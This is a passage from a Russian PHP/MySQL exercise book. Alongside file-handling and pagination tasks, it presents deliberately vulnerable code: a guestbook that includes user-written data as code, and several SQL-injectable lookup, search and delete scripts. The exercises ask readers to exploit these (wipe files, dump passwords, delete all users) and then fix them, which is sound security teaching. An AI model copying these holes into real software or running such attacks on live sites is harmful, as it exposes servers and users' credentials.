


Рис. I.3.6. Вывод списка подкаталогов и файлов в каталоге

I.3.11. Количество строк в файлах проекта

Создайте скрипт, осуществляющий подсчет количества строк в файлах проекта. Скрипт должен обходить все вложенные каталоги проекта и подсчитывать количество строк в файлах с определенными расширениями, например, *.php или *.h и *.cpp.

I.3.12. Замена строки во всех файлах вложенных подкаталогов

Создайте скрипт, который осуществлял бы обход вложенных подкаталогов текущего каталога и заменял бы во всех файлах одну подстроку другой.

I.3.13. Загрузка файла на сервер по частям

Создайте скрипт, позволяющий разбивать файл на части и снова собирать его из частей в единый скрипт. Данный скрипт позволит воспользоваться скриптом из листинга II.3.1 для загрузки объемного файла, когда на сервере выставлено слишком малое значение для максимального размера загружаемого файла.

I.3.14. Удаление каталога

Для удаления каталога существует стандартная функция `rmdir()`. Она обладает ограничением, связанным с тем, что удалить с ее помощью можно

только пустые каталоги, если в удаляемом каталоге содержится хотя бы один файл — удалить его не удастся. Разработайте собственную функцию, которая будет обходить это препятствие.

I.3.15. Случайный вывод из файла

Найдите файл text.txt на компакт-диске, поставляемом вместе с книгой (scripts\3\text.txt). Содержимое этого файла приведено в листинге I.3.2.

Листинг I.3.2. Содержимое текстового файла text.txt

```
1 Программирование
2 Программирование на PHP
3 Программирование на JavaScript
4 Программирование на ASP.NET
5 Программирование на Java
6 Программирование на Perl
7 Программирование на C++
8 Программирование на Pascal
9 Программирование на Fortran
10 Программирование на Assembler
```

Создайте скрипт, который будет выводить одну из строк файла, выбранную случайным образом.

I.3.16. Редактирование файла

Создайте скрипт, который заменит строку с индексом 7 файла text.txt (см. листинг I.3.2) на "Программирование на C/C++".

I.3.17. Сортировка содержимого текстового файла

Создайте скрипт, который будет изменять порядок следования строк текстового файла text.txt (см. листинг I.3.2) случайным образом. Кроме того, создайте скрипт, сортирующий содержимое файла по индексу, и скрипт, сортирующий содержимое файла по текстовой информации.

I.3.18. Добавление записи в файл

Создайте скрипт, который будет вычислять максимальное значение индекса в файле text.txt (см. листинг I.3.2) и добавлять в файл новую строку "Программирование на Visual Basic", присваивая ей индекс, на единицу больше текущего.

I.3.19. Постраничная навигация

Создайте скрипт, выводящий строки из файла text.txt (см. листинг I.3.2) с постраничной навигацией, которая выводит три позиции на странице (рис. I.3.7).




Рис. I.3.7. Постраничная навигация

I.3.20. Система регистрации

Создайте систему регистрации пользователей, сохраняющую информацию о зарегистрированных пользователях в файле, каждая строка которого будет соответствовать отдельному пользователю и иметь следующий формат:

```
имя пользователя::пароль::e-mail::url
```

Имя пользователя, его пароль, адрес электронной почты (e-mail) и адрес домашней страницы разделяются последовательностью `::`. Система не должна позволять осуществлять регистрацию пользователя с именем, которое ранее было зарегистрировано. Кроме этого, необходимо создать скрипт, позволяющий просматривать информацию об уже зарегистрированных пользователях.

I.3.21. Случайный вывод из файла

Пусть имеется каталог с файлами-изображениями. Создайте скрипт, который при загрузке страницы выводил бы одно изображение, выбранное случайным образом.

I.3.22. Определение даты создания изображения

Независимо от того, как создано изображение формата JPEG, оно содержит в себе дату создания. Создайте скрипт, который автоматически извлекал бы эту дату из JPEG-файла.

I.3.23. Копирование содержимого одного каталога в другой

Создайте скрипт, который копировал бы содержимое одного каталога вместе со всеми вложенными подкаталогами в другой.

I.3.24. Взлом гостевой книги

В листинге I.3.3 представлен скрипт добавления новых сообщений в гостевую книгу. Используя данный код, уничтожьте все файлы в каталоге, где расположен скрипт. Исправьте код таким образом, чтобы исключить уязвимость, позволяющую выполнять сторонний код на сервере.


Замечание

Скрипт из листинга I.3.2 можно найти на компакт-диске, поставляемом вместе с книгой (scripts\3\3.24\1.php).

Листинг I.3.3. Взлом гостевой книги

```
<?php
  // Обработчик формы
  if(!empty($_POST['name']) && !empty($_POST['msg']))
  {
    $msg = "<tr><td><b>$_POST[name]</b></td></tr>";
    $msg .= "<tr><td>$_POST[msg]</td></tr>";
    // Открываем файл и добавляем новую запись
```

```
    $fd = fopen("msg.txt", "a");
    if($fd)
    {
      fwrite($fd,$msg);
      fclose($fd);
    }
  }
  // Выводим сообщения, добавленные в текстовый файл
  echo "<table>";
  if(file_exists("msg.txt")) include "msg.txt";
  echo "</table>";
?>
<form method=post>
<table align=center>
<tr>
  <td>Имя</td>
  <td><input type=text name=name></td>
</tr>
<tr>
  <td colspan=2>Сообщение<br>
                <textarea cols=42 rows=5 name=msg></textarea></td>
</tr>
<tr>
  <td><input type="submit" value="Добавить"></td>
</tr>
</table>
```



Глава I.4

MySQL

СУБД MySQL является стандартом де-факто благодаря высокой скорости работы, распространению по свободной лицензии и широкому распространению среди хост-провайдеров. Использование базы данных при разработке Web-приложений позволяет значительно повысить надежность, скорость работы и разработки Web-приложения. Однако неаккуратное использование MySQL влечет появление уязвимостей, связанных с возможностью встраивать в SQL-запросы несанкционированные фрагменты. Такая уязвимость называется SQL-инъекцией.

Замечание

Все примеры из данной главы можно найти в каталоге scripts\4 компакт-диска, поставляемого вместе с книгой.

I.4.1. Система регистрации

Создайте систему регистрации пользователей (рис. I.4.1), которая сохраняла бы информацию о зарегистрированных пользователях в таблице `userslist` (листинг I.4.1).

Замечание

Дамп таблицы `userslist` доступен на компакт-диске, поставляемом вместе с книгой (scripts\4\userslist.sql).

Листинг I.4.1. Таблица `userslist`

```
CREATE TABLE userslist (
  id_user int(11) NOT NULL auto_increment,
  name tinytext NOT NULL,
```

```
  pass tinytext NOT NULL,
  email tinytext NOT NULL,
  url tinytext NOT NULL,
  PRIMARY KEY  (id_user)
) TYPE=MyISAM;
```




Рис. I.4.1. Система регистрации пользователей




Рис. I.4.2. Список зарегистрированных пользователей

Каждая запись таблицы `userslist` состоит из пяти полей:

- `id_user` — первичный ключ таблицы, обладающий атрибутом `AUTO_INCREMENT`;

- `name` — имя пользователя;
- `pass` — его пароль;
- `email` — адрес электронной почты пользователя;
- `url` — адрес домашней страницы пользователя.

Система не должна позволять осуществлять регистрацию пользователя с именем, которое ранее было зарегистрировано.

Кроме этого, необходимо создать скрипт, позволяющий просматривать записи уже зарегистрированных пользователей. Для тех пользователей, которые указали адрес электронной почты и URL, необходимо вывести и эту информацию (рис. I.4.2).

I.4.2. SQL-инъекция по числовому параметру

Система регистрации пользователей в предыдущем разделе была модифицирована таким образом, что каждая ссылка подсвечивается гиперссылкой вида `<a href=user.php?id_user=1>name</a>`, где 1 — первичный ключ записи в таблице `userslist`, а `name` — имя пользователя (листинг I.4.2).

Листинг I.4.2. Список пользователей

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Запрашиваем список всех пользователей
  $query = "SELECT * FROM userslist ORDER BY name";
  $usr = mysql_query($query);
  if(!$usr) exit("Ошибка - ".mysql_error());
  while($user = mysql_fetch_array($usr))
  {
    echo "<a href=user.php?id_user=$user[id_user]>$user[name]</a><br>";
  }
?>
```

На странице `user.php` происходит предоставление информации о каждом из посетителей. Код скрипта из файла user.php представлен в листинге I.4.3.

Замечание

Код страницы user.php и скрипта из листинга I.4.2 можно найти на компакт-диске, поставляемом вместе с книгой (scripts\4\4.2).

Листинг I.4.3. Содержимое файла user.php

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Запрашиваем список всех пользователей
  $query = "SELECT * FROM userslist WHERE id_user = $_GET[id_user]";
  $usr = mysql_query($query);
  if(!$usr) exit("Ошибка - ".mysql_error());
  $user = mysql_fetch_array($usr);
  echo "Имя пользователя - $user[name]<br>";
  if(!empty($user['email'])) echo "e-mail - $user[email]<br>";
  if(!empty($user['url'])) echo "URL - $user[url]<br>";
?>
```

Используя скрипт из листинга I.4.3, добейтесь вывода пароля пользователя в окно браузера. Преобразуйте скрипт таким образом, чтобы исключить возможность взлома при помощи SQL-инъекции.

I.4.3. Определение версии сервера MySQL

Используя скрипт из листинга I.4.3, определите версию MySQL-сервера, в котором расположена таблица `userslist`.

I.4.4. Поиск пользователя – SQL-инъекция

Для системы регистрации пользователей из *раздела I.4.1* был организован поиск по имени пользователя (листинг I.4.4).

Замечание

Код скрипта из листинга I.4.4 доступен на компакт-диске, поставляемом вместе с книгой (scripts\4\4.4\1.php).

Листинг I.4.4. Поиск пользователей по имени

```
<table>
<form method=post>
<tr>
  <td>Имя:</td>
```

```
  <td><input type=text name=name value="<?= $_POST['name'] ?>"></td>
</tr>
<tr><td> </td><td><input type=submit value='Искать'></td></tr>
</form>
</table>
<?php
  if(!empty($_POST))
  {
    // Устанавливаем соединение с базой данных
    require_once("config.php");

    // Производим поиск пользователя с именем $_POST['name']
    $query = "SELECT * FROM userslist
              WHERE name
              LIKE '$_POST[name]%'
              ORDER BY name";
    $usr = mysql_query($query);
    if(!$usr) exit("Ошибка - ".mysql_error());
    while($user = mysql_fetch_array($usr))
    {
      echo "Имя пользователя - $user[name]<br>";
    }
  }
?>
```




Рис. I.4.3. Поиск пользователя по части его имени

В текстовой области в HTML-форме достаточно ввести часть имени, и будет выведен список всех похожих имен. Результат работы системы поиска из листинга I.4.4 представлен на рис. I.4.3.

Если в качестве имени указывается пустая строка, то извлекаются имена всех зарегистрированных пользователей (рис. I.4.4).

Рис. I.4.4. Вывод списка всех пользователей

Используя скрипт из листинга I.4.4, выведите имена и пароли всех пользователей таким образом, чтобы каждая строка отчета имела формат:

```
Имя пользователя - name | Пароль - pass
```

где `name` — имя пользователя, а `pass` — его пароль. После этого исправьте код из листинга I.4.4 таким образом, чтобы предотвратить SQL-инъекцию.

I.4.5. Удаление пользователей при помощи SQL-инъекции

Для системы регистрации пользователей из *раздела I.4.1* организован сервис по автоматическому удалению пользователей. Зарегистрированный пользователь может ввести в форму свое имя и пароль, после чего он будет автоматически удален из системы (листинг I.4.5).

Замечание

Код скрипта из листинга I.4.5 доступен на компакт-диске, поставляемом вместе с книгой (scripts\4\4.5\1.php).

Листинг I.4.5. Система удаления пользователей

```
<table>
<form method=post>
<tr>
  <td>Имя:</td>
  <td><input type=text name=name value="<?= $_POST['name'] ?>"></td>
</tr>
<tr>
  <td>Пароль:</td>
  <td><input type=password name=pass value="<?= $_POST['pass'] ?>"></td>
</tr>
<tr><td> </td><td><input type=submit value='Удалить'></td></tr>
</form>
</table>
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");

  if(!empty($_POST))
  {
    // Удаляем имя пользователя, если пароль и
    // имя совпадают
    $query = "DELETE FROM userslist
              WHERE pass = '$_POST[pass]' AND
                    name = '$_POST[name]'";
    if(mysql_query($query))
    {
      echo "Пользователь $_POST[name] успешно удален<br>";
    }
  }

  echo "Список пользователей:<br>";
  $query = "SELECT * FROM userslist
            ORDER BY name";
  $usr = mysql_query($query);
  if(!$usr) exit("Ошибка - ".mysql_error());
```

```
  while($user = mysql_fetch_array($usr))
  {
    echo $user['name']."<br>";
  }
?>
```

Внешний вид этого небольшого Web-приложения представлен на рис. I.4.5.




Рис. I.4.5. Удаление пользователя из системы

Используя скрипт из листинга I.4.5, удалите всех пользователей системы. Следует отметить, что знание пароля даже одного пользователя для осуществления данной операции не требуется.

I.4.6. Постраничная навигация

В листинге I.4.6 представлена база данных, состоящая из двух таблиц:

- `catalogs` — таблица каталогов компьютерных комплектующих;
- `products` — таблица компьютерных комплектующих.

Замечание

Дамп с содержимым таблиц `catalogs` и `products` доступен на компакт-диске, поставляемом вместе с книгой (scripts\4\catalog.sql).

Листинг I.4.6. Таблицы `catalogs` и `products`

```
CREATE TABLE catalogs (
  id_catalog int(11) NOT NULL auto_increment,
  name tinytext NOT NULL,
  PRIMARY KEY  (id_catalog),
  FULLTEXT KEY name (name)
);
CREATE TABLE products (
  id_product int(11) NOT NULL auto_increment,
  name tinytext NOT NULL,
  price decimal(7,2) default '0.00',
  count int(11) default '0',
  mark float(4,1) NOT NULL default '0.0',
  description text,
  id_catalog int(11) NOT NULL default '0',
  PRIMARY KEY  (id_product),
  KEY id_catalog (id_catalog),
  FULLTEXT KEY search (name,description)
);
```

Таблица `catalogs` предназначена для хранения названий разделов и имеет два поля:

- `id_catalog` — первичный ключ таблицы, снабженный атрибутом `AUTO_INCREMENT`;
- `name` — имя каталога.

Таблица `products` предназначена для хранения информации о товарных позициях и имеет семь полей:

- `id_product` — первичный ключ таблицы `products`, снабженный атрибутом `AUTO_INCREMENT`;
- `name` — название товарной позиции;
- `price` — цена товарной позиции;
- `count` — число товарных позиций на складе;
- `mark` — оценка товарной позиции;
- `description` — описание товарной позиции;
- `id_catalog` — вторичный ключ для таблицы `catalogs`, по которому можно определить, к какому каталогу относится товарная позиция.

Создайте список гиперссылок с названиями каталогов (рис. I.4.6) так, чтобы переход по ним приводил к списку товарных позиций, который выводился бы с элементами постраничной навигации. На странице должны выводиться три позиции (рис. I.4.7).




Рис. I.4.6. Список каталогов




Рис. I.4.7. Список товарных позиций с постраничной навигацией

I.4.7. Алфавитная навигация

Реализуйте алфавитную навигацию для содержимого таблицы `products`, представленной в листинге I.4.6. На страницу должен выводиться список гиперссылок в виде букв алфавита, переход по которым должен приводить к списку товарных позиций, начинающихся на данную букву (рис. I.4.8). Выводиться должны только те буквы, на которые начинается хотя бы одна товарная позиция из таблицы `products`.




Рис. I.4.8. Алфавитная навигация

I.4.8. Сортировка

Выведите в окно браузера таблицу с названием, стоимостью, оценкой и количеством товарных позиций на складе из таблицы `products` (листинг I.4.6). В шапке страницы поместите названия столбцов в виде гиперссылок, переход по которым осуществлял бы сортировку выбранного столбца. Повторный переход по гиперссылке должен приводить к сортировке данных в обратном порядке (рис. I.4.9).




Рис. I.4.9. Таблица с возможностью сортировки

I.4.9. Двойной выпадающий список

При работе с каталогами часто возникает задача реализации двойного выпадающего списка. В первом списке выбирается раздел, а во второй список автоматически подставляются товарные позиции из данного раздела. Используя дамп из листинга I.4.6, выведите в первом списке названия разделов таким образом, чтобы при выборе из первого списка во второй автоматически загружались товарные позиции, принадлежащие данному разделу (рис. I.4.10). Реализуйте задачу двумя способами, с перезагрузкой страницы при выборе раздела из первого выпадающего списка и без перезагрузки страницы.

Подсказка

Для реализации варианта без перезагрузки страницы необходимо прибегнуть к JavaScript.




Рис. I.4.10. Двойной выпадающий список

I.4.10. Удаление сразу нескольких позиций

Выведите список товарных позиций из таблицы `products` (листинг I.4.6). При этом каждая товарная позиция должна сопровождаться флажком (checkbox) — при нажатии кнопки **Удалить** все выбранные товарные позиции должны удаляться из базы данных (рис. I.4.11).




Рис. I.4.11. Удаление сразу нескольких позиций

I.4.11. Хранение MP3-файлов в базе данных

На серверах хост-провайдеров место, отводимое под файлы виртуального хоста, обычно тарифицируется, а место, отводимое под таблицы базы данных, не подвергается тарификации. Сохранение объемных файлов в базе данных позволяет избежать покупки более дорогих тарифных планов.

Еще одной причиной размещения файлов в базе данных является защита их от несанкционированной загрузки в обход системы авторизации или оплаты. При хранении файлов на диске у злоумышленника увеличиваются шансы загрузить файл в обход системы авторизации.

Замечание

Если никаких причин хранить бинарные файлы в базе данных MySQL нет, лучше этого и не делать. MySQL проектировалась как очень быстрая база данных для работы с короткими текстами, кроме того, размещая в таблице файлы, вы понижаете надежность Web-приложения, по сравнению со случаем, когда файлы хранятся непосредственно на жестком диске в каталоге.

Создайте таблицу в базе данных и скрипт, позволяющий сохранять в ней MP3-файлы. В системе должен быть также скрипт, выводящий список доступных для загрузки MP3-файлов (рис. I.4.12). Переход по ссылке должен приводить к загрузке файла с сервера на компьютер посетителя. При этом файл должен не сохраняться в промежуточных файлах на сервере, а передаваться непосредственно из базы данных клиенту.

Рис. I.4.12. Размещение MP3-файлов в базе данных

I.4.12. Хранение изображений в базе данных

В предыдущем задании предлагалось сохранить MP3-файлы в базе данных. Однако гораздо более актуальной представляется задача хранения изображений. Причем в отличие от предыдущего скрипта, необходимо организовать вывод не ссылок, а самих изображений, по три штуки на одной странице (рис. I.4.13). При этом файл не должен сохраняться в промежуточные файлы на сервере, а передаваться непосредственно из базы данных клиенту.

